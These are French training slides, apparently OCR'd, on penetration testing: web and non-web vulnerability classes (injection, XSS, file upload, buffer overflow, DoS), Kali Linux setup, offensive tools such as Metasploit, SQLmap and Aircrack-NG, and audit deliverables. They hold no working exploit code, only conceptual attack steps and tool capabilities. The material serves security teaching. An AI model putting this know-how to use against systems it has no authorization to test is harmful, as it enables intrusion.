• Suppression incorrecte des caractères spéciaux **(erreur la plus présente !)** • *Upload* de fichiers non restrictif avec un type dangereux • *Cross Site Request Forgery* (CSRF) • Redirection d'URL vers un site non-sûr	• Copie des mémoires tampons • Mauvaise limitation d'un chemin vers un répertoire • Téléchargement de code sans vérification d'intégrité • Inclusion de fonctionnalités depuis un tiers • Utilisation d'une fonction dangereuse • Calcul incorrect de la taille d'un buffer • Format des chaînes de caractères et dépassement d'entier.	• Défauts de l'authentification et des autorisations • Utilisation d'identifiants codés en dur • Mauvaise utilisation des algorithmes de cryptographie • Privilèges mal attribués

Utilisation des référentiels dans le cadre de tests d'intrusion

- Les quatre référentiels (CERT-FR, OWASP, CVE, CWE/SANS) que nous venons de détailler seront très utiles dans le cadre d'un test d'intrusion.
- Ils pourront être utilisés dans les différentes phases du test :

Pendant la préparation du test d'intrusion, pour identifier les erreurs les plus courantes

Pendant la réalisation d'un test d'intrusion, selon la version des logiciels détectés, pour identifier les vulnérabilités connues



Pendant la réalisation d'un test d'intrusion sur un site web, pour tester systématiquement les 10 vulnérabilités du Top 10 de l'OWASP

phosforea
my learning experience

Les vulnérabilités web


- Les vulnérabilités peuvent être classées en fonction de l'impact sur la cible :

  - **Impact sur la disponibilité :** cela signifie que l'attaquant peut provoquer un arrêt ou un ralentissement important d'un service.
  - **Impact sur la confidentialité :** cela signifie qu'il est possible d'avoir accès à des données confidentielles.
  - **Impact sur l'intégrité :** cela signifie qu'il est possible de modifier des données.

- Les applications web sont particulièrement sujettes aux vulnérabilités.

Principe d'une attaque Web

- Il existe de nombreuses façons d'exploiter des vulnérabilités web (OWASP) :



- Un attaquant utilise des **vecteurs d'attaques** pour exploiter des **faiblesses** de sécurité et contourner les contrôles de sécurité.

Les types de vulnérabilités

- **Injection :** possibilité de réaliser des requêtes SQL, LDAP, XPATH ou autres que celles qui sont attendues.
- **Obtenir des informations :** certaines informations peuvent faciliter une intrusion (par exemple, donner le chemin d'installation d'un service, donner la version exacte du système d'exploitation, etc.)
- **Obtenir des privilèges :** certaines vulnérabilités peuvent permettre d'obtenir plus de privilèges (par exemple, passer d'un utilisateur basique à administrateur)
- **Contournement de contrôles d'authentification :** possibilité de s'authentifier sans rentrer de mots de passe.


> Les diapositives suivantes détaillent certaines vulnérabilités web courantes

Injections

- Les injections font références aux problèmes de modifications de requêtes à la volée.
- Il existe des injections dans les appels de commande système (OS), des injections dans les bases de données (SQL), des injections dans les scripts (XSS)
- Ces injections sont dues à une mauvaise vérification des données en entrée.
- Ces attaques permettent le vol de sessions, de données et la prise de main à distance sur un poste.

- Plusieurs injections possibles :
  - Requêtes SQL
  - Requêtes LDAP
  - Requêtes XPATH
  - Commandes systèmes de l'OS

Exemple




Authentification et gestion des sessions

- Pour les authentifications : de même que précédemment, une injection peut permettre de les contourner.
- Une session comprend un numéro (ou identifiant) associé à des données.
- Cet identifiant doit être aléatoire et suffisamment long afin d'éviter qu'un attaquant puisse deviner des numéros de sessions valides et utilisables. Il doit aussi être supprimé lors de la déconnexion.
- Exemple de numéro de session PHP :

```
PHPSESSID = oaepmlukr3r2go7l1t4v7m6331
```

Cross-Site Scripting (XSS)


- Cette vulnérabilité permet de faire exécuter du code par le navigateur web :



Chargement de fichier

- Cette vulnérabilité permet de charger des fichiers arbitraires (dont des exécutables) sur le serveur.

1) On choisit un fichier malveillant à charger



2) Une image réelle est chargée avec l'extension .php et qui contient du code PHP

Inclusion de fichiers locaux

- Cette vulnérabilité permet d'afficher des fichiers locaux du serveur sur la page web.
- Des fichiers extérieurs au site deviennent alors accessibles :

Introduction

- Les applications web ne sont pas les seules à souffrir de vulnérabilités.
- Les vulnérabilités présentées dans le chapitre à venir peuvent être exploitées à distance ou en local mais elles ne sont pas spécifiques aux applications Web.

- Voici quelques exemples :
  - Ingénierie sociale
  - Débordement de tampon
  - Déni-de-service
  - *Race condition*
  - Etc.


Ingénierie sociale

- Le facteur humain est l'une des principales causes d'infection de virus car de nombreux moyens existent pour tromper un utilisateur :
  - Ouvrir une pièce jointe malveillante venant d'un mail
  - Appel d'un « technicien » vous demandant votre mot de passe
  - Les réseaux sociaux peuvent être utilisés afin de trouver des mots de passe (question pour retrouver son mot de passe)

Buffer-overflow

- Pour rappel, les dépassements de tampon (buffer overflow/buffer overrun) sont des vulnérabilités se produisant lorsque le contrôle des tailles de variables n'est pas effectué, entraînant l'écriture en mémoire de données sur des zones non autorisées
- Les attaques sur des dépassements de tampon peuvent permettre de stopper un serveur ou d'exécuter du code pour pouvoir prendre la main sur la machine.

Mémoire :



Fonctionnement :

1. Ecriture d'une longue de chaîne de caractères (avec un nombre précis d'octets pour faire correspondre exactement l'adresse qui sera réécrite). Si nécessaire, remplir (*padding*) avec des instructions NOP pour être sûr de faire exécuter notre code.
2. Une partie de la chaîne de caractères va en écraser une autre
3. Exécution du code d'exploitation

Déni-de-service

- Il s'agit d'une des vulnérabilités les plus présentes aujourd'hui.
- Une attaque par déni-de-service vise à rendre indisponible un ou plusieurs services.
- L'interruption de service peut également s'effectuer en empêchant l'accès à ce service, par exemple en saturant la bande passante du réseau : on parle alors d'attaques volumétriques.

- Cette vulnérabilité est en général exploitée car certaines longueurs de paramètres ne sont pas correctement vérifiés et donc des écrasements de données peuvent provoquer des arrêts de service.


- Par exemple, pour le serveur Apache Tomcat, la version 5.0 est vulnérable à cette attaque par déni-de-service si des requêtes sont envoyées au serveur avec des longueurs de paramètres élevées.

Race condition

- Sous certaines conditions, une exécution parallèle d'un code peut provoquer des erreurs inattendues.
- Par exemple, lorsque 2 personnes accèdent à une ressource au même moment, il est parfois difficile - sous certaines conditions - même pour le système, de savoir laquelle des personnes a ouvert la ressource en premier.
- Certaines actions ne peuvent pas être exécutées en parallèle, et donc des erreurs inattendues peuvent se produire si c'est le cas.

Chiffrement mal utilisé / mauvaise gestion des clés

- L'utilisation de chiffrement doit être effectué dans de bonnes conditions. En effet, un chiffrement symétrique avec une clé faible peut permettre à une personne extérieure de déchiffrer des données.



- Par exemple, l'utilisation des protocoles SSLv2, SSLv3 ou encore de l'algorithme DES sont fortement déconseillés car trop faibles.

Les protocoles réseau

- De nombreux protocoles réseau existent (FTP, SSH, SNMP, ICMP, etc.). Ces protocoles sont décrits dans des RFCs (*Requests For Comments*) et publiés par l'IETF (*Internet Engineering Task Force*).
- Cependant c'est le développeur qui choisit la façon d'implémenter les protocoles.
- Des vulnérabilités sont souvent détectées à cause d'une implémentation incorrecte.
- Il est parfois mieux de se fier aux conseils de programmation sécurisé plutôt qu'aux RFCs.

Conclusion

- De nombreuses vulnérabilités peuvent être présentes que ce soit dans des applications web ou non.

- Afin d'écarter les principales, il est recommandé de consulter les 25 erreurs classiques en programmation (CWE/SANS) et de consulter régulièrement les référentiels reconnus.

MODULE 4

Préparer son environnement de test

- Découvrir la distribution Kali Linux
- Installer les OS nécessaires et les faire cohabiter
- Identifier l'ensemble des outils permettant de réaliser un test d'intrusion


1. Chapitre 1
   La distribution Kali

2. Chapitre 2
   Les systèmes d'exploitation


3. Chapitre 3
   Les outils nécessaires lors d'un test d'intrusion

Présentation de Kali Linux

- Distribution Linux orientée tests d'intrusion
- Précédemment connue sous le nom de Backtrack
- Basée sur Debian (installation de packages via la commande apt-get)
- Utilisable en Live DVD ou installable pour une utilisation persistante (fortement recommandé)
  - Une installation persistante permet de mettre à jour les outils
- Possède une grande quantité d'outils installés permettant de réaliser un test d'intrusion complet
- Site officiel (téléchargement et documentation) : https://www.kali.org/



Outils installés




- Kali Linux possède une panoplie d'outils permettant de couvrir la plupart des tests d'intrusion.
- Catégories des outils installés :
  - Prise d'information (scanners)
  - Analyse de vulnérabilités
  - Attaques sur réseau sans fil
  - Attaque d'applications/sites web
  - Ecoute et usurpation d'identité
  - Crack de mots de passe
  - Exploitation de vulnérabilités
  - *Reporting*
  - Forensic (catégorie hors du cadre des tests d'intrusion)
  - Rétro-ingénierie (catégorie hors du cadre des tests d'intrusion)

Avantages de Kali Linux

- Plusieurs versions selon les besoins :
  - Live DVD
  - ISO pour installation sur Disque dur ou clé USB
  - Image Vmware / Virtualbox
  - Supporte plusieurs architectures (x86, x86_64, ARM)
- Pas de conflits de versions dans les paquetages de Kali.
- Interface graphique conviviale et optimisée pour les tests d'intrusion.

Linux / Windows




- Linux est un OS incontournable pour effectuer un test d'intrusion :
  - Il possède de nombreux outils et une grande communauté de développeurs
  - La configuration du système se fait de manière réactive et plus aisée
  - L'installation des applications et leurs mises à jour sont plus simples grâce au système de dépôt
- Les environnements bureautiques étant majoritairement sous Windows, ce dernier reste généralement une nécessité pour valider des points relevés lors d'une analyse.
- Certains protocoles / formats sont mal gérés sous linux (WMI, SMB, NTFS, intégration Active Directory) et nécessitent donc d'avoir un poste sous Windows
- Certains outils ne fonctionnent que sous Windows (exemple : Cain & Abel)

Cohabitation des OS

- 3 possibilités de faire cohabiter Linux et Windows

/!\ Solution non recommandée



- Penser à installer Windows avant Linux pour éviter l'écrasement du MBR (Master Boot Record)
- **C'est la solution la plus pérenne**

- Vmware Player / Virtualbox
- Il est préférable de mettre Linux en tant que *Host* et Windows en *Guest* pour garder la flexibilité de configuration qu'offre Linux
- Offre la possibilité de créer des capture mémoire pour garder plusieurs configurations
- Peut poser des problèmes / faux positifs lors d'une analyse réseau (les couches réseau des 2 OS sont utilisées)

Post-installation des OS


- Une fois l'installation terminée, des éléments de configuration restent nécessaires :
  - Mise à jour des OS (Patch MS, apt-get) :
    - /!\ Le poste utilisé lors du test d'intrusion ne doit pas amener de vulnérabilités sur le réseau testé et doit donc être à jour
  - Configuration réseau :
    - Adresses IP du réseau à tester
    - Passerelle par défaut
    - DNS
    - Proxy si besoin (HTTP, pour NTLM ou autre)

Post-installation des OS

- L'utilisation de la virtualisation nécessite également de configurer quelques points :
  - Ajout des « Addons Guest » :
    - Permet de mieux gérer l'affichage
    - Permet de gérer les périphériques USB
    - Permet de réaliser du copié collé Host / Guest
  - Configuration du réseau :
    - Accès par pont :
      - » Nécessite une IP propre à la VM
      - » Permet de contacter la VM depuis une autre machine facilement
    - NAT :
      - » Permet de se baser sur l'IP de l'hôte

Post-installation des logiciels

- Les logiciels doivent également être mis-à-jour.
- Une mise-à-jour via la gestion des packages par l'OS (ex : apt-get pour Kali) permet d'avoir les dernières versions rapidement.
- Certains outils contiennent une base de données interne et doivent être mis-à-jour manuellement. La commande « man » permet de trouver la commande pour la mise-à-jour.



- Exemples :
  - OpenVAS
  - Metasploit
  - Nikto

Les outils à connaître

- Il est important de connaître et de s'habituer à un certain nombre d'outils qui seront réutilisés sur chaque test d'intrusion :

Scanners de réseaux	Analyse de vuln.	Attaque de sites web	Attaque de réseaux sans fil	Ecoute et usurpation d'identité	Exploitation de vuln,/ maintien	Crack de mots de passe
Nmap Hping3	Open VAS	Nikto Burp Suite et ZAP SQLmap W3af / Wapiti	Aircrack-NG Kismet	Wireshark / TCPDump Mitmproxy Yersinia Ettercap CMSscan	Metasploit	John the ripper Cain & Abel Rainbowcrack

- Ces outils seront détaillés dans les diapositives suivantes.

Les outils à connaître

Scanners réseaux

- **Nmap**
  - Permet de lancer une grande variété de scans (TCP/UDP/ICMP)
  - Permet la détection de l'OS du système scanné
  - Peut contourner le filtrage par les *firewalls*
  - Possède une collection de scripts (NSE) permettant de récolter des informations sur les services scannés
  - Permet de scanner des plages d'IP
- **Hping3**
  - Permet de descendre précisément dans les couches réseaux
  - Très efficace pour tester la réaction aux anomalies réseaux

Les outils à connaître

Analyse des vulnérabilités	Attaque de sites web

• **OpenVAS**
  • Version libre de Nessus
  • Logiciel basé sur un modèle client / serveur
  • Détermine les services ouverts sur les postes puis liste les vulnérabilités connues
	• **Nikto**
	  • Recherche les CVE connues et les erreurs de configuration
	• **Burp Suite et ZAP**
	  • Proxy web pour analyser et rejouer des requêtes
	• **SQLmap**
	  • Outil d'exploitation d'injections SQL
	• **W3af / Wapiti**
	  • Scannent des sites web et tentent de détecter les principales vulnérabilités Web (XSS, SQLi, RFI, LFI …)

Les outils à connaître

Attaque de réseaux sans fil	Ecoute et usurpation d'identité


• **Aircrack-NG**
  • Permet de casser les clés WEP/WPA des réseaux Wifi pour s'y connecter
• **Kismet**
  • Sniffeur passif pour réseaux sans fil
	• **Wireshark / TCPDump**
	  • Analyseur de flux réseaux
	• **Mitmproxy**
	  • Proxy web permettant d'analyser et modifier des requêtes web
	  • Permet de déchiffrer des requêtes chiffrées (HTTPS)
	• **Yersinia**
	  • Permet d'exploiter des faiblesses des protocoles réseaux (STP, CDP, DTP …)
	• **Ettercap**
	  • Permet de réaliser des attaques MitM
	• **CMSscan**
	  • Détecte les vulnérabilités connues des principaux CMS (Wordpress, Drupal, Joomla)

Les outils à connaître

Exploitation de vulnérabilités / maintien	Crack de mots de passe

• **Metasploit**
  • Framework ruby d'exploitation
  • Mise-à-jour fréquente
  • Possède des modules permettant de couvrir un test d'intrusion complet
  • Permet de contourner les antivirus
  • Peut générer des *shellcodes* à la volée
	• **John the ripper**
	  • Permet de cracker les mots de passe via des attaques par *brute-force* ou par dictionnaire
	• **Cain & Abel**
	  • Retrouve les mots de passe Windows locaux et transitant sur le réseau
	  • Ne fonctionne que sous Windows
	• **RainbowCrack**
	  • Crack les mots de passe avec l'utilisation de Rainbow Tables

Le reporting



- Il est nécessaire de stocker les informations obtenues au fur et à mesure des scans et découvertes.
- Dradis est un outil dédié au *reporting* lors des tests d'intrusion :
  - Il possède une interface web ergonomique
  - Il permet le travail collaboratif
  - Il possède de nombreux modules permettant d'injecter directement les scans effectués par exemple par Nmap ou les vulnérabilités détectées par Nikto
  - Il permet d'importer et stocker des pièces jointes (screenshots, fichiers de configuration …)

phosforea
my learning experience

Conclusion

- Une phase de préparation est primordiale avant de débuter un test d'intrusion.
- Il est nécessaire de préparer son test d'intrusion avec les systèmes d'exploitation adéquats ainsi que les bons outils et de les mettre à jour avant chaque test.

MODULE 5

Procédures de tests

Les objectifs du module sont :

- Définir les objectifs
- Définir le périmètre
- Savoir comment se déroule un test d'intrusion
- Connaître les documents à livrer à la fin du test d'intrusion

Plan du module

1. Chapitre 1
   Les livrables


2. Chapitre 2
   Les conditions des tests

3. Chapitre 3
   Méthode pour le test d'intrusion

Présentation

- L'objectif principal d'un test d'intrusion est d'améliorer la sécurité d'une application, d'un site web ou d'un réseau.


- Après réalisation du test d'intrusion, les documents suivants doivent avoir été rédigés :
  - Liste des conditions de l'audit
  - Liste des vulnérabilités détectées
  - Liste des vulnérabilités exploitées
  - Liste des contre-mesures à appliquer par ordre de priorité



phosforea
my learning experience

